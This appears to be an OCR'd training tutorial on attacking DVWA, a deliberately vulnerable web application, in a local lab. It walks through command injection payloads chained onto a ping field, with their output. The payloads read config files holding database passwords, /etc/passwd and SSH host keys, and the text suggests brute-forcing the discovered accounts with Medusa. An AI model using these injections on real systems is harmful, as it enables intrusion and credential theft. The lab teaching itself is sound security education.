
Attacking DVWA

DVWA is a vulnerable application with a number of exploits. It also gives you different levels of security for each threat level. Before you begin, go to the DVWA Security tab along the left, and set the Security level to Low:



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulner
level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is
as an example of how web application vulnerabilities manifest through bad coding practices and
serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where
developer has tried but failed to secure an application. It also acts as a challenge to users to refir
exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternativ
practices** to attempt to secure the code. The vulnerability may not allow the same extent of the
exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the
vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is u
DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security ar
some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Command Injections

Now we can go to the Command Injection tab. On this tab, we can specify an IP to ping. This is seen below if we specify the IP of our own Debian machine:



Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.56.22 Submit

```
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 192.168.56.20: icmp_seq=3 ttl=64 time=0.038 ms
64 bytes from 192.168.56.20: icmp_seq=4 ttl=64 time=0.018 ms

--- 192.168.56.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3080ms
rtt min/avg/max/mdev = 0.013/0.021/0.038/0.011 ms
```


With the above, we can do a command injection like we have done before, the HackThisSite examples. We could try the following:

```
192.168.56.20; ls
```

However unlike the HackThisSite example, this is a real vulnerability on a real machine, and we can command chain any command we wish. Consider the following:

`192.168.56.20; cat ../../config/config.inc.php` **← this won't work**

```
192.168.56.20; diff ../../config/config.inc.php
../../config/config.inc.php.dist
```



Vulnerability: Command Injection

Ping a device


Enter an IP address: ıc.php ../../config/config.inc.php.dist Submit

```
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=64 time=0.017 ms
64 bytes from 192.168.56.20: icmp_seq=3 ttl=64 time=0.019 ms
64 bytes from 192.168.56.20: icmp_seq=4 ttl=64 time=0.018 ms

--- 192.168.56.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.013/0.016/0.019/0.005 ms
20,21c20,21
< $_DVWA[ 'db_user' ]     = 'dvwa';
< $_DVWA[ 'db_password' ] = 'dvwa';
---
> $_DVWA[ 'db_user' ]     = 'root';
> $_DVWA[ 'db_password' ] = 'p@ssw0rd';
```

The reason the first command chain won't work is because the code in the file is PHP code. It gets added to the PHP code being executed at that point, and just looks like more PHP code, effectively getting lost. By comparing one PHP file to another PHP file, you reveal the differences between the two PHP files, removing the PHP headers and showing the desirable code.

The specific above shows the difference between the config for the DVWA application configuration and the default configuration. This allows us to see the database connection information, and remotely take control of the database, if possible.

```
192.168.56.20;ls -l /home
```



Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.56.20;ls -l /home

```
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=64 time=0.019 ms
64 bytes from 192.168.56.20: icmp_seq=3 ttl=64 time=0.023 ms
64 bytes from 192.168.56.20: icmp_seq=4 ttl=64 time=0.019 ms

--- 192.168.56.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.015/0.019/0.023/0.003 ms
total 4
drwxr-xr-x 9 sjay sjay 4096 Jan 23 14:32 sjay
```

More Information


- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

With the above, we can the listing of the home directory, and a listing of users. We can use this along with a network password attack tool such as Medusa and a good password list to attack the users on the server.

Consider the following command injection, using the diff command again:

```
192.168.56.20; diff /etc/phpmyadmin/config-db.php
/etc/phpmyadmin/config.inc.php
```

The result is as follows:



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 192.168.56.20: icmp_seq=3 ttl=64 time=0.017 ms
64 bytes from 192.168.56.20: icmp_seq=4 ttl=64 time=0.018 ms

--- 192.168.56.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.011/0.016/0.018/0.003 ms
2,18c2,169
< ##
< ## database access settings in php format
< ## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
< ## by /usr/sbin/dbconfig-generate-include
< ##
< ## by default this file is managed via ucf, so you shouldn't have to
< ## worry about manual changes being silently discarded.  *however*,
< ## you'll probably also want to edit the configuration file mentioned
< ## above too.
< ##
< $dbuser='phpmyadmin';
< $dbpass='phpmyadmin';
< $basepath='';
< $dbname='phpmyadmin';
< $dbserver='localhost';
< $dbport='3306';
< $dbtype='mysql';
---
> /**
```

We can see that the username, password, and database name for the PHPMyAdmin connection is shown. Most interestingly, we see a database password stored in plaintext in a config file, a vulnerability in many systems.

Consider the following command chains:

```
192.168.56.20; cat /etc/passwd
```

Now try the following command chains:


```
192.168.56.20; cat /etc/ssh/ssh_config

192.168.56.20; cat /etc/ssh/sshd_config

192.168.56.20; cat /etc/ssh/ssh_host_rsa_key.pub

192.168.56.20; cat /etc/ssh/ssh_host_rsa_key
```

Unfortunately, the private key is protected with permissions so only root can read it. If we can root access a system like we were able to in Kali, we could take advantage of that.

Try the following command injection:

```
192.168.56.20; cat /etc/passwd
```

With the above, we get the following:



Ping a device

Enter an IP address: 192.168.56.20; cat /etc/passwd

Submit

```
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 192.168.56.20: icmp_seq=3 ttl=64 time=0.019 ms
64 bytes from 192.168.56.20: icmp_seq=4 ttl=64 time=0.019 ms

--- 192.168.56.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.013/0.017/0.019/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
avahi-autoipd:x:105:109:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
sjay:x:1000:1000:sjay,,,:/home/sjay:/bin/bash
user1:x:1001:1001::/home/user1:
user2:x:1002:1002::/home/user2:
user3:x:1003:1003::/home/user3:
user4:x:1004:1004::/home/user4:
reguser:x:1005:1005::/home/reguser:
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
user34:x:1006:1006::/home/user34:
```

With the above, we can see user accounts in the passwd file, again using Medusa to attack.

We can try other attacks such as the following:

```
192.168.56.20; ls -l /etc
```

1. Gives us a directory listing of services running on the server. We can look at each server config to determine version info and maybe find exploits

```
192.168.56.20; ls -l /var/lib/mysql
```

